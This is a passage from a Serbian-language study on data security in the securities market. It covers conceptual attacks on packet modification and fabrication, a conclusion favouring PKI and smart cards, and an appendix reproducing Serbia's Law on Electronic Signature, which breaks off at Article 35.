Metode pristupa računarskim resursima u ovom slučaju su iste kao i u prethodno opisanim slučajevima napada. Modifikovanje podrazumeva kombinaciju presretanja komunikacijskih paketa, kao i prekidanje komunikacije. Presretnuti paket se najpre analizira na računarskom sistemu napadača. Nakon analize, podaci se modifikuju u skladu sa interesima i potrebama napadača i prosleđuju primaocu. Primaoc se dovodi u zabludu misleći da podaci potiču od originalnog pošaljioca. Modifikovanje komunikacijskih paketa se može prikazati na sledeći način :



Slika 5.6 Modifikovanje komunikacijskih paketa


Modifikovanje podataka je nešto lakše otkriti nego prisluškivanje, ali ipak nije tako jednostavno. Izvođenje napada modifikovanjem komunikacijskih paketa je relativno složen posao. Neophodno je poznavati kako tehnološki nivo komunikacije, tako i logiku razmenjenih podataka, kako bi napad ostao neotkriven.

Posledice opisanog napada mogu biti veoma ozbiljne. U slučaju informacionog sistema Registra akcija i akcionara, prilikom, eventualnog, napada presretanjem podataka, moguće je da se prilikom prenosa izmene podaci o vlasništvu nad akcijama. Nakon toga se potpuno legalno upisuju u bazu podataka Registra akcija i akcionara, čime napadač ili njegov nalogodavac stiču materijalnu korist.

5.3.4 FABRIKOVANJE KOMUNIKACIJSKIH PAKETA

Moguće je da napadač nakon presretanja i analize presretnutih paketa informacija ima dovoljno informacija kako bi generisao sopstvene pakete. Tako generisane pakete šalje kroz komunikacijusku mrežu bilo prema Registru, berzi, berzanskim posrednicima ili bankama. Ovakvi paketi se mogu relativno lako uočiti ukoliko ne poseduju sve kriptološke parametre koji se koriste. Fabrikovanje komunikacijskih paketa se može prikazati na sledeći način prikazan na slici 5.7.

Međutim, ukoliko je napadač dovoljno vešt, ovakvi paketi se ni malo ne moraju razlikovati od standardnih paketa koji se koriste, tako da ih učesnici u komunikaciji mogu uzeti kao originalne. Svakako, ovaj postupak nije ni malo lako izvesti.



Slika 5.7 Fabrikovanje komunikacijskih paketa

Posledice bi mogle biti opšta pometnja na finansijskom tržištu sa nesagledivim posledicama. Stoga bi ovaj vid napada mogao biti izuzetno opasan po informacioni sistem Registra akcija i akcionara.

6. ZAKLJUČAK

Zaštita elektronskih podataka predstavlja izuzetno široku oblast, koja se svakim danom sve više razvija. Postoji nepisano pravilo da sve ono što je tek napisano ili objavljeno je već i zastarelo, što rečito govori o dinamici razvoja ove oblasti.

U delu teksta koji sledi biće dat rezime rada, kao i neka zapažanja koja se odnose na dalji tok razvoja oblasti zaštite i bezbednosti informacionih sistema.

Svako razvijeno finansijsko tržište svoje poslovanje zasniva na elektronskoj komunikaciji i na računarskim informacionim sistemima. Ova činjenica je posledica prostog razloga, a to je veliki obim razmene informacija koji nije moguće ostvariti na drugi način.

Imajući u vidu navedenu činjenicu, potpuno logično se nameće zaključak o neophodnosti zaštite podataka koji se razmenjuju u procesu trgovanja hartijama od vrednosti na finansijskom tržištu.

Podaci koji se čuvaju i obrađuju na finansijskom tržištu, a samim tim i štite mogu se u osnovi podeliti na dve grupe :

- *Podaci o vlasnicima hartija od vrednosti*
  Neophodan uslov za trgovinu vrednosnim hartijama je posedovanje nedvosmislenog dokaza o posedovanju hartija. Kupac u svakom trenutku mora biti siguran da kupuje hartije od pravog vlasnika. Podaci o vlasništvu nad vrednosnim hartijama se u najvećem broju evropskih zemlja čuvaju u instituciji Centralnog registra hartija od vrednosti. U anglosaksonskom konceptu, ne postoji jedna centralizovana institucija koja garantuje vlasništvo nad hartijama, već je ta institucija, uslovno rečeno, distribuirana. Međutim, postoji veoma moćno telo koje kontroliše rad ovih institucija, Komisija za hartije od vrednosti *SEC* u USA, čija je vlast ravna izvršnoj vlasti u ostalim oblastima društva.
- *Podaci o transakcijama hartija od vrednosti*
  Svaka transakcija, koja se odigra na finansijskoj berzi ili van nje, mora biti pravovremeno obrađena i poslata Centralnom registru hartija od vrednosti na obradu u smislu promene vlasništva nad hartijama. Transakcija je veoma složen i vremenski ograničen proces, tako da postoji čitav niz propisanih radnji koje se moraju izvršiti u tačno definisanom roku, inače je transakcija ništavna. U te aktivnosti između ostalog spada i transakcija novca sa računa kupca na račun prodavca, što je veoma osetljiv postupak.

Eventualna kompromitacija podataka koji se razmenjuju u okviru poslovanja finansijskog tržišta može dovesti do nesagledivih posledica.

Pometnja po pitanju vlasništva nad hartijama bi mogla dovesti u pitanje ko su zapravo vlasnici pojedinih firmi, te upravni organi firme ne bi mogli donositi odluke u cilju efikasnog poslovanja. Kao posledica bi se mogla javiti ekonomska degradacija firme i njen kolaps. Ukoliko bi se sličan scenario odigrao u više vodećih kompanija jedne države, posledica bi mogla biti destabilizacija ključnih faktora ekonomije čitave zemlje ili čak čitave privrede te zemlje.

Napad na podatke kojima se prenose informacije o izvršenim transakcijama na finansijskoj berzi ili van nje, za posledicu bi imale *de facto*, veoma sličan ishod kao i napad na podatke koji se odnose na vlasništvo. Jedino što bi u tom slučaju bio dodatni problem je činjenica da bi pometnji po pitanju vlasništva prethodila pomenja po pitanju izvršenih transakcija

Bezbednost na polju finansijskog tržišta je do skoro bila predmet međusobnih dogovora pojedinih učesnika u radu finansijskog tržišta. Zaštita podataka je često bila i na veoma visokom nivou, ali bi problemi nastajali ukoliko bi došlo do novih povezivanja sa ostalim učesnicima na tržištu.

Pojavom *PKI* sistema ovaj problem je rešen.

Pojavom procesa globalizacije, dolazi kako do stapanja ekonomja pojedinih zemalja, tako i do stapanja njihovih finansijskih tržišta. Očigledan primer je Evropska unija koja u sebi sadrži više zemalja različitih po stepenu razvijenosti, a koja opet veoma intenzivno trguje sa Sjedinjenim Američkim Državama i Japanom, kao najrazvijenijim zemljama sveta. Kao logičan sled događaja, nameće se jedinstven sistem zaštite radi lakše, brže i bezbednije komunikacije, što je oličeno u *PKI* sistemu zaštite.

Za sada su smart kartice, kao nosioci kriptografskih parametara preovladale na finansijskom tržištu, dok su već na vidiku nove tehnologije nosilaca kriptografskih parametara.

Finansijsko tržište u našoj zemlji je još uvek u fazi razvoja, mada postoje izvesni ohrabrujući početni rezultati. Drugi nedostatak našeg finanasijskog tržišta je taj što još uvek nismo uključeni u evropske tokove, koji bi nas doveli u položaj učesnika na finanasijskom tržištu širih razmera.

Ovakvo stanje je posledica tranzicionog procesa kroz koji smo prošli i još uvek prolazimo, a koji, na žalost, zahteva prelaženje ovog trnovitog puta.

Bezbednost kako samih podataka, tako i njihove razmene u oblasti trgovine hartijama od vrednosti je ipak na nivou, nešto višem nego što bi se to pod opisanim uslovima očekivalo. Zaštita podataka je ostvarena pre svega zahvaljujući radu malih timova po institucijama finansijskog tržišta, pri čemu se uočava nedostatak koordinacije u tom pogledu

Veoma je teško predvideti šta će budućnost doneti u ovom pogledu. Ono što se sa sigurnošću može tvrditi je da se informacioni sistemi razvijaju ka distribuiranim, pa samim tim i koncept zaštite mora biti odgovarajući. Sigurno je da će se pred sisteme zaštite sistema postavljati sve složeniji zahtevi, imajući u vidu interes da se važni podaci zaštite.

Takođe treba imati na umu činjenicu da se napadi na sisteme od interesa sprovode planski i sistematski, te da se svakim danom pojavljuju nove metode napada, o čemu, između ostalog, svedoči svakodnevna pojava novih računarskih virusa.

Kada se govori o kretanju bezbednosti informacionih sistema finansijskih tržišta u svetu, misli se pre svega na zemlje razvijene zapadne ekonomije. Sasvim je sigurno da će se razvoj zaštite pomenutih informacionih sistema nastaviti i to utoliko brže ukoliko se efikasnije budu razvijali koncepti za napade na informacione sisteme.

Razvoj bezbednosti predstavlja imperativ ne samo na polju finansijskog tržišta, već i znatno šire. U razvoj sistema zaštite informacionih sistema se ulažu ogromna sredstva pa je verovatno za očekivati nove metode zaštite koje će biti znatno efikasnije nego dosadašnje. Naročitu pažnju treba obratiti na razvoj kvantne kriptografije koja će sigurno igrati važnu ulogu u budućnosti.

Za sad se dosledna implementacija *PKI* sistema bazirana na smart karticama, kao nosiocima kriptografskih parametara, vidi kao rešenje u doglednoj budućnosti.

Nesporno je da u našoj zemlji postoje ogromni potencijali i visoko stručan i obrazovan kadar koji je u stanju da realizuje najrazličitije oblike zaštite elektronskih podataka. Svakako je potrebno uzeti u obzir i činjenicu da je naša zemlja iscrpljena dugotrajnim ekonomskim sankcijama, ratom i posledicama tranzicije doživela pad u svim segmentima društva.

Ipak, sačuvano je jezgro stručnjaka koji mogu i imaju snage da pokrenu dalji razvoj sistema bezbednosti informacionih sistema. Nesporno je da će se i bezbednosni sistemi u našoj zemlji morati prilagođavati svetskim trendovima, ali je srećna okolnost što postoje ljudi koji taj poduhvat mogu da izvedu.

APPENDIX A

Z A K O N
O ELEKTRONSKOM POTPISU

I OSNOVNE ODREDBE

Član 1.

Ovim zakonom se uređuje upotreba elektronskog potpisa u pravnim poslovima i drugim pravnim radnjama, poslovanju, kao i prava, obaveze i odgovornosti u vezi sa elektronskim sertifikatima, ako posebnim zakonima nije drugačije određeno.
Odredbe ovog zakona primenjuju se na opštenje organa, opštenje organa i stranaka, dostavljanje i izradu odluke organa u elektronskom obliku u upravnom, sudskom i drugom postupku pred državnim organom - ako je zakonom kojim se uređuje taj postupak propisana upotreba elektronskog potpisa.

Član 2.

Pojedini izrazi koji se koriste u ovom zakonu imaju sledeće značenje :
1) „Elektronski dokument“ - dokument u elektronskom obliku koji se koristi u pravnim poslovima i drugim pravnim radnjama, kao i u upravnom, sudskom i drugom postupku pred državnim organom;
2) „Elektronski potpis“ - skup podataka u elektronskom obliku koji su pridruženi ili su logički povezani sa elektronskim dokumentom i koji služe za identifikaciju potpisnika;
3) „Kvalifikovani elektronski potpis“ - elektronski potpis kojim se pouzdano garantuje identitet potpisnika, integritet elektronskih dokumenata, i onemogućava naknadno poricanje odgovornosti za njihov sadržaj, i koji ispunjava uslove utvrđene ovim zakonom;
4) „Potpisnik“ - lice koje poseduje sredstva za elektronsko potpisivanje i vrši elektronsko potpisivanje u svoje ime ili u ime pravnog ili fizičkog lica;
5) „Podaci za formiranje elektronskog potpisa“ - jedinstveni podaci, kao što su kodovi ili privatni kriptografski ključevi, koje potpisnik koristi za izradu elektronskog potpisa;
6) „Sredstva za formiranje elektronskog potpisa“ - odgovarajuća tehnička sredstva (softver i hardver) koja se koriste za formiranje elektronskog potpisa, uz korišćenje podataka za formiranje elektronskog potpisa;
7) „Sredstva za formiranje kvalifikovanog elektronskog potpisa“ - sredstva za formiranje elektronskog potpisa koja ispunjavaju uslove utvrđene ovim zakonom;

8) „Podaci za proveru elektronskog potpisa“ - podaci, kao što su kodovi ili javni kriptografski ključevi, koji se koriste za proveru i overu elektronskog potpisa;
9) „Sredstva za proveru elektronskog potpisa“ - odgovarajuća tehnička sredstva (softver i hardver) koja služe za proveru elektronskog potpisa, uz korišćenje podataka za proveru elektronskog potpisa;
10) „Sredstva za proveru kvalifikovanog elektronskog potpisa“ - sredstva za proveru elektronskog potpisa koja ispunjavaju uslove utvrđene ovim zakonom;
11) „Elektronski sertifikat“ - elektronski dokument kojim se potvrđuje veza između podataka za proveru elektronskog potpisa i identiteta potpisnika;
12) „Kvalifikovani elektronski sertifikat“ - elektronski sertifikat koji je izdat od strane sertifikacionog tela za izdavanje kvalifikovanih elektronskih sertifikata i sadrži podatke predviđene ovim zakonom;
13) „Korisnik“ - pravno lice, preduzetnik, državni organ, organ teritorijalne autonomije, organ lokalne samouprave ili fizičko lice kome se izdaje elektronski sertifikat;
14) „Sertifikaciono telo“ - pravno lice koje izdaje elektronske sertifikate u skladu sa odredbama ovog zakona.

Član 3.

Elektronskom dokumentu se ne može osporiti punovažnost ili dokazna snaga samo zbog toga što je u elektronskom obliku.
Stav 1. ovog člana se ne primenjuje na :
1) pravne poslove kojima se vrši prenos prava svojine na nepokretnosti ili kojima se ustanovljavaju druga stvarna prava na nepokretnostima;
2) izjave stranaka i drugih učesnika u postupku za raspravljanje zaostavštine, formu zaveštanja, ugovore o ustupanju i raspodeli imovine za života, ugovore o doživotnom izdržavanju i sporazume u vezi sa nasleđivanjem, kao i druge ugovore iz oblasti naslednog prava;
3) ugovore o uređivanju imovinskih odnosa između bračnih drugova;
4) ugovore o raspolaganju imovinom lica kojima je oduzeta poslovna sposobnost;
5) ugovore o poklonu;
6) druge pravne poslove ili radnje, za koje je posebnim zakonom ili na osnovu zakona donetih propisa, izričito određena upotreba svojeručnog potpisa u dokumentima na papiru ili overa svojeručnog potpisa.

Član 4.

Ako je zakonom ili drugim propisom predviđeno da određeni dokument treba čuvati, to se može učiniti i u elektronskom obliku, pod uslovom da je elektronski dokument :
1) dostupan i da je na raspolaganju za kasniju upotrebu;
2) sačuvan u obliku u kome je formiran ili primljen;

3) sačuvan na način koji omogućava identifikaciju vremena i mesta nastanka ili prijema, i lica koje ga je formiralo;
4) formiran primenom tehnologije i postupaka koji omogućavaju da se na pouzdan način može utvrditi bilo kakva izmena u elektronskom dokumentu.

Obaveza čuvanja dokumenta iz stava 1. ovog člana, ne odnosi se na podatke čiji je jedini cilj da omoguće prijem ili slanje elektronskog dokumenta (komunikacioni podaci).

Član 5.

Lica koja čuvaju elektronske dokumente koji su elektronski potpisani, dužna su da čuvaju podatke i sredstva za proveru elektronskog potpisa onoliko vremena koliko se čuvaju sami dokumenti.

II ELEKTRONSKI POTPIS I KVALIFIKOVANI ELEKTRONSKI POTPIS

Član 6.

Elektronski potpis može imati pravno dejstvo i može se koristiti kao dokazno sredstvo u zakonom uređenom postupku, osim kada se, u skladu sa posebnim zakonom, zahteva da samo svojeručni potpis ima pravno dejstvo i dokaznu snagu.

Član 7.

Kvalifikovani elektronski potpis, mora da zadovolji sledeće uslove :
1) isključivo je povezan sa potpisnikom;
2) nedvosmisleno identifikuje potpisnika;
3) nastaje korišćenjem sredstava kojima potpisnik može samostalno da upravlja i koja su isključivo pod nadzorom potpisnika;
4) direktno je povezan sa podacima na koje se odnosi, i to na način koji nedvosmisleno omogućava uvid u bilo koju izmenu izvornih podataka;
5) formiran je sredstvima za formiranje kvalifikovanog elektronskog potpisa;
6) proverava se na osnovu kvalifikovanog elektronskog sertifikata potpisnika.

Član 8.

Sredstva za formiranje kvalifikovanog elektronskog potpisa su sredstva koja moraju da obezbede :
1) da se podaci za formiranje kvalifikovanog elektronskog potpisa mogu pojaviti samo jednom i da je obezbeđena njihova poverljivost;
2) da se iz podataka za proveru kvalifikovanog elektronskog potpisa nemogu u razumno vreme i trenutno dostupnim sredstvima, dobiti podaci za formiranje kvalifikovanog elektronskog potpisa;

3) da kvalifikovani elektronski potpis bude zaštićen od falsifikovanja, upotrebom trenutno dostupne tehnologije;
4) da podaci za formiranje kvalifikovanog elektronskog potpisa budu pouzdano zaštićeni od neovlašćenog korišćenja.

Sredstva za formiranje kvalifikovanog elektronskog potpisa, prilikom formiranja potpisa, ne smeju promeniti podatke koji se potpisuju ili onemogućiti potpisniku uvid u te podatke pre procesa formiranja kvalifikovanog elektronskog potpisa.

Član 9.

Sredstva za proveru kvalifikovanog elektronskog potpisa su sredstva koja obezbeđuju:
1) pouzdano utvrđivanje da podaci korišćeni za proveru elektronskog potpisa odgovaraju podacima prikazanim licu koje vrši proveru;
2) pouzdano verifikovanje potpisa i korektno prikazivanje rezultata provere;
3) omogućavanje pouzdanog uvida u sadržaj potpisanih podataka;
4) pouzdano verifikovanje autentičnosti i validnosti elektronskog sertifikata potpisnika u trenutku provere elektronskog potpisa;
5) korektno prikazivanje identiteta potpisnika;
6) da se bilo koje izmene u potpisanim podacima pouzdano otkriju.

Član 10.

Kvalifikovani elektronski potpis u odnosu na podatke u elektronskom obliku ima isto pravno dejstvo i dokaznu snagu kao i svojeručni potpis, odnosno svojeručni potpis i pečat, u odnosu na podatke u papirnom obliku.

Član 11.

Ministarstvo nadležno za informaciono društvo (u daljem tekstu: nadležni organ) propisuje tehničko-tehnološke postupke za formiranje kvalifikovanog elektronskog potpisa i kriterijume koje treba da ispune sredstva za formiranje kvalifikovanog elektronskog potpisa.

III ELEKTRONSKI SERTIFIKATI I SERTIFIKACIONA TELA

Član 12.

Elektronski sertifikat, u smislu ovog zakona, je elektronska potvrda kojom se potvrđuje veza između podataka za proveru elektronskog potpisa i identiteta potpisnika.

Elektronske sertifikate izdaje sertifikaciono telo.

Sertifikaciono telo u smislu ovog zakona jeste pravno lice koje drugim pravnim i fizičkim licima pruža usluge izdavanja elektronskih sertifikata, kao i druge usluge povezane sa ovom delatnošću.

Član 13.

Sertifikacionim telima nije potrebna posebna dozvola za izdavanje elektronskih sertifikata.

Član 14.

Nadležni organ vodi evidenciju sertifikacionih tela.

Član 15.

Sertifikaciono telo je dužno da nadležnom organu prijavi početak obavljanja usluga izdavanja elektronskih sertifikata, najmanje 15 dana pre početka rada.

Član 16.

Nadležni organ evidentira sertifikaciono telo odmah nakon podnošenja prijave kojom se nadležni organ obaveštava o početku obavljanja usluga.
Nadležni organ propisuje sadržaj i način vođenja evidencije, obrasce prijave za upis u evidenciju, prijave za upis promena kao i vrstu, sadržaj i način dostavljanja dokumentacije neophodne za uvođenje u evidenciju.

Član 17.

Kvalifikovani elektronski sertifikat, u smislu ovog zakona, je elektronski sertifikat koji izdaje sertifikaciono telo za izdavanje kvalifikovanih elektronskih sertifikata i koji mora da sadrži :

1) oznaku o tome da se radi o kvalifikovanom elektronskom sertifikatu;
2) skup podataka koji jedinstveno identifikuje pravno lice koje izdaje sertifikat;
3) skup podataka koji jedinstveno identifikuje potpisnika;
4) podatke za proveru elektronskog potpisa, koji odgovaraju podacima za izradu kvalifikovanog elektronskog potpisa, a koji su pod kontrolom potpisnika;
5) podatke o početku i kraju važenja elektronskog sertifikata;
6) identifikacionu oznaku izdatog elektronskog sertifikata;
7) kvalifikovani elektronski potpis sertifikacionog tela koje je izdalo kvalifikovani elektronski sertifikat;
8) ograničenja vezana za upotrebu sertifikata, ako ih ima.

Član 18.

Sertifikaciono telo za izdavanje kvalifikovanih elektronskih sertifikata mora ispunjavati sledeće uslove:

1) sposobnost za pouzdano obavljanje usluga izdavanja elektronskih sertifikata;
2) bezbedno i ažurno vođenje registra korisnika kao i sprovođenje bezbednog i trenutnog opoziva elektronskog sertifikata;
3) obezbeđivanje tačnog utvrđivanja datuma i vremena izdavanja ili opoziva elektronskog sertifikata;
4) da izvršava proveru identiteta i, ako je potrebno, drugih dodatnih obeležja licu kojem se izdaje sertifikat, na pouzdan način i u skladu sa propisima;
5) da ima zaposlena lica sa specijalističkim znanjima, iskustvom i stručnim kvalifikacijama potrebnim za vršenje usluge izdavanja elektronskih sertifikata, a naročito u odnosu na: upravljačke sposobnosti, stručnost u primeni tehnologija elektronskog potpisa i odgovarajućih sigurnosnih procedura i bezbednu primenu odgovarajućih administrativnih i upravljačkih postupaka koji su usaglašeni sa priznatim standardima;
6) da koristi pouzdane sisteme i proizvode koji su zaštićeni od neovlašćenih izmena i koji obezbeđuju tehničku i kriptografsku sigurnost procesa;
7) da preduzima mere protiv falsifikovanja elektronskih sertifikata, a u slučajevima u kojima generiše podatke za formiranje elektronskog potpisa da garantuje tajnost procesa formiranja tih podataka;
8) da obezbedi finansijske resurse za osiguranje od rizika i odgovornosti za moguću štetu nastalu vršenjem usluge izdavanja elektronskih sertifikata;
9) da obezbedi čuvanje svih relevantnih informacija koje se odnose na elektronske sertifikate u propisanom vremenskom periodu i to u izvornom obliku;
10) da ne čuva i ne kopira podatke za formiranje elektronskog potpisa za lica u čije ime pruža tu uslugu;
11) da obezbedi sisteme za fizičku zaštitu uređaja, opreme i podataka, i sigurnosna rešenja za zaštitu od neovlašćenog pristupa;
12) da informiše lica koja traže izdavanje kvalifikovanog elektronskog sertifikata o tačnim uslovima izdavanja i korišćenja tog sertifikata, uključujući bilo koja ograničenja u korišćenju, kao i o postupcima za rešavanje sporova. Takve informacije, koje mogu biti dostavljene elektronski, moraju biti napisane i pripremljene u razumljivom obliku na srpskom jeziku. Odgovarajući delovi tih informacija moraju biti raspoloživi na zahtev trećim licima koja koriste elektronski sertifikat;
13) da koristi pouzdan sistem upravljanja elektronskim sertifikatima u obliku koji omogućava njihovu proveru kako bi:
    (a) unos i promene radila samo ovlašćena lica;
    (b) mogla biti proverena autentičnost informacija iz sertifikata;
    (c) elektronski sertifikati bili javno raspoloživi za pretraživanje samo u onim
    slučajevima za koje je vlasnik sertifikata dao saglasnost;

(d) bilo koja tehnička promena koja bi mogla da naruši bezbednosne zahteve bila
poznata sertifikacionom telu.

Nadležni organ propisuje bliže uslove i način provere ispunjenosti uslova iz stava 1. ovog člana.

Član 19.

Nadležni organ vodi Registar sertifikacionih tela za izdavanje kvalifikovanih elektronskih sertifikata u Republici Srbiji (u daljem tekstu: Registar).

Nadležni organ propisuje sadržaj i način vođenja Registra, način podnošenja zahteva za upis u Registar, potrebnu dokumentaciju uz zahtev, obrazac zahteva, kao i način objavljivanja podataka iz Registra.

Član 20.

Ako sertifikaciono telo ispunjava uslove iz člana 18. ovog zakona, nadležni organ donosi rešenje o upisu u Registar.

Rešenje se donosi na zahtev sertifikacionog tela, u roku od 30 dana od dana podnošenja urednog zahteva.

Rešenje mora da sadrži registarski broj pod kojim je sertifikaciono telo upisano u Registar i datum upisa u Registar.

Sertifikaciono telo može početi da pruža usluge izdavanja kvalifikovanih elektronskih sertifikata danom upisa u Registar.

Sertifikaciona tela koja su upisana u Registar mogu tu činjenicu da naznače u izdatim kvalifikovanim sertifikatima.

Član 21.

Izdavanje kvalifikovanih elektronskih sertifikata može obavljati i organ državne uprave, u skladu sa posebnim propisima.

Član 22.

Registar i evidencija sertifikacionih tela dostupni su javnosti.

IV PRAVA, OBAVEZE I ODGOVORNOSTI KORISNIKA I SERTIFIKACIONIH TELA

Član 23.

Elektronski sertifikat se može izdati korisniku na njegov zahtev, o čemu se zaključuje poseban ugovor.

Korisnik je slobodan u izboru sertifikacionog tela, osim u slučajevima predviđenim posebnim propisima.

Korisnik može koristiti usluge sertifikacije jednog ili više sertifikacionih tela.

Član 24.

Kvalifikovani elektronski sertifikat može se izdati svakom licu na njegov zahtev, na osnovu nesumnjivo utvrđenog identiteta i ostalih podataka o licu koje je podnelo zahtev.

Član 25.

Korisnik je dužan da čuva sredstva i podatke za formiranje elektronskog potpisa od neovlašćenog pristupa i upotrebe i iste koristi u skladu sa odredbama ovog zakona.

Član 26.

Korisnik je dužan da dostavi sertifikacionom telu sve potrebne podatke i informacije o promenama koje utiču ili mogu uticati na tačnost utvrđivanja identiteta potpisnika odmah, a najkasnije u roku od sedam dana od dana nastanka promene.
Korisnik je dužan da odmah zatraži opoziv svog sertifikata u svim slučajevima gubitka ili oštećenja sredstava ili podataka za formiranje elektronskog potpisa.

Član 27.

Korisnik odgovara za nepravilnosti koje su nastale zbog neispunjavanja obaveza utvrđenih odredbama čl. 25. i 26. ovog zakona.
Korisnik može biti oslobođen odgovornosti u slučajevima kada se može dokazati da oštećeno lice nije preduzelo ili je pogrešno preduzelo radnje za proveru elektronskog potpisa i elektronskog sertifikata.

Član 28.

Sertifikaciono telo za izdavanje kvalifikovanih elektronskih sertifikata dužno je da:

1) obezbedi da svaki izdati kvalifikovani elektronski sertifikat sadrži sve potrebne podatke u skladu sa članom 17. ovog zakona;
2) izvrši potpunu proveru identiteta korisnika za koga vrši usluge sertifikacije;
3) obezbedi tačnost i celovitost podataka koje unosi u evidenciju izdatih sertifikata;
4) unese u svaki sertifikat osnovne podatke o svom identitetu;
5) omogući svakom zainteresovanom licu uvid u identifikacione podatke sertifikacionog tela i uvid u rešenje za izdavanje kvalifikovanih elektronskih sertifikata;
6) vodi ažurnu, tačnu i bezbednim merama zaštićenu evidenciju izdatih elektronskih sertifikata koja mora da bude javno dostupna, osim u

slučajevima kada vlasnik sertifikata izričito zahteva da njegovi podaci ne budu javno dostupni;
7) vodi tačnu i bezbednim merama zaštićenu evidenciju nevažećih elektronskih sertifikata;
8) obezbedi vidljiv podatak o tačnom datumu i vremenu (sat i minut) izdavanja odnosno opoziva elektronskih sertifikata u evidenciji izdatih elektronskih sertifikata;
9) postupa po odredbama zakona i drugih propisa kojima je uređena zaštita ličnih podataka.

Član 29.

Sertifikaciono telo za izdavanje kvalifikovanih elektronskih sertifikata je dužno da, pre zaključivanja ugovora iz člana 23. stav 1. ovog zakona, obavesti lice koje je podnelo zahtev za izdavanje kvalifikovanog elektronskog sertifikata o svim važnim okolnostima njegove upotrebe.
Obaveštenje iz stava 1. ovog člana sadrži:
1) izvod iz sadržaja važećih propisa, internih pravila i drugih uslova koji se odnose na upotrebu elektronskog sertifikata;
2) podatke o eventualnim ograničenjima upotrebe elektronskog sertifikata;
3) podatke o odgovarajućim pravnim lekovima u slučaju spora;
4) podatke o merama koje treba da realizuju korisnici sertifikata i o potrebnoj tehnologiji za bezbedno elektronsko potpisivanje i proveravanje elektronskih potpisa.

Član 30.

Sertifikaciono telo je dužno da prekine uslugu sertifikacije, odnosno izvrši opoziv izdatih kvalifikovanih elektronskih sertifikata, u slučajevima kad:
1) opoziv sertifikata zahteva vlasnik sertifikata ili njegov punomoćnik;
2) vlasnik sertifikata izgubi poslovnu sposobnost ili je prestao da postoji ili su se promenile okolnosti koje bitno utiču na važenje sertifikata;
3) utvrdi da je podatak u sertifikatu pogrešan ili je sertifikat izdat na osnovu pogrešnih podataka;
4) utvrdi da su podaci za proveru elektronskog potpisa ili informacioni sistem sertifikacionog tela ugroženi na način koji utiče na bezbednost i pouzdanost sertifikata;
5) utvrdi da su podaci za elektronsko potpisivanje ili informacioni sistem vlasnika sertifikata ugroženi na način koji utiče na pouzdanost i bezbednost izrade elektronskog potpisa;
6) prestaje sa radom ili mu je rad zabranjen, a izdati sertifikati su važeći.

Sertifikaciono telo je dužno da ažurno vodi evidenciju svih opozvanih elektronskih sertifikata.
Sertifikaciono telo je dužno da obavesti korisnika o opozivu elektronskog sertifikata u roku od 24 časa od primljenog obaveštenja odnosno nastanka okolnosti zbog kojih se elektronski sertifikat opoziva.

Član 31.

Sertifikaciono telo koje izdaje kvalifikovane elektronske sertifikate je dužno da čuva kompletnu dokumentaciju o izdatim i opozvanim elektronskim sertifikatima kao sredstvo za dokazivanje i verifikaciju u upravnim, sudskim i drugim postupcima najmanje deset godina po prestanku važenja kvalifikovanih elektronskih sertifikata.
Podaci iz stava 1. ovog člana mogu se čuvati u elektronskom obliku.

Član 32.

Sertifikaciono telo je dužno da o raskidu ugovora zbog potrebe odnosno namere prestanka obavljanja delatnosti, obavesti svakog korisnika i nadležni organ najmanje tri meseca pre nastanka ovih okolnosti.
Sertifikaciono telo je dužno da obezbedi kod drugog sertifikacionog tela nastavak obavljanja usluge sertifikacije za korisnike kojima je izdalo sertifikate, a ukoliko za to nema mogućnosti, dužno je da opozove sve izdate sertifikate i o tome odmah obavesti nadležni organ.
Sertifikaciono telo koje prekida sa obavljanjem poslova sertifikacije dužno je da dostavi svu dokumentaciju u vezi sa obavljanjem usluge sertifikacije drugom sertifikacionom telu na koga prenosi obaveze obavljanja usluge sertifikacije, odnosno nadležnom organu ako nema drugog sertifikacionog tela.
Nadležni organ mora odmah, na trošak sertifikacionog tela, izvršiti opoziv svih sertifikata koje je izdalo sertifikaciono telo koje je iz bilo kojih razloga prekinulo obavljanje sertifikacije, a nije obezbedilo nastavljanje obavljanja sertifikacije kod drugog sertifikacionog tela i nije opozvalo izdate sertifikate.

Član 33.

Nadležni organ propisuje najniži iznos osiguranja od rizika i odgovornosti za moguću štetu nastalu vršenjem usluge izdavanja elektronskih sertifikata.

Član 34.

Sertifikaciono telo koje izdaje kvalifikovane elektronske sertifikate ili garantuje za kvalifikovane elektronske sertifikate drugog sertifikacionog tela, odgovorno je za štetu pričinjenu licu koje se pouzdalo u taj sertifikat, ako:

1) informacija koju sadrži kvalifikovani elektronski sertifikat nije tačna u trenutku njegovog izdavanja;
2) sertifikat ne sadrži sve elemente propisane za kvalifikovani elektronski sertifikat;
3) nije proverilo da potpisnik u trenutku izdavanja sertifikata poseduje podatke za izradu elektronskog potpisa koji odgovaraju podacima za proveru elektronskog potpisa koji su dati, odnosno identifikovani u sertifikatu;

4) ne obezbedi da se podaci za izradu i podaci za proveru elektronskog potpisa mogu koristiti komplementarno, u slučaju kada te podatke generiše sertifikaciono telo;
5) propusti da opozove sertifikat u skladu sa odredbama člana 30. ovog zakona;
6) sertifikat ne sadrži informacije o ograničenjima koja se odnose na upotrebu sertifikata, a koja su sadržana u ugovoru sa korisnikom.

Sertifikaciono telo nije odgovorno za štetu iz stava 1. ovog člana, ako dokaže da je postupalo u skladu sa zakonom i svojim opštim i internim pravilima rada.

Sertifikaciono telo nije odgovorno za štetu koja je nastala zbog korišćenja sertifikata izvan ograničenja, ukoliko su ta ograničenja jasno naznačena u sertifikatu.

Član 35.

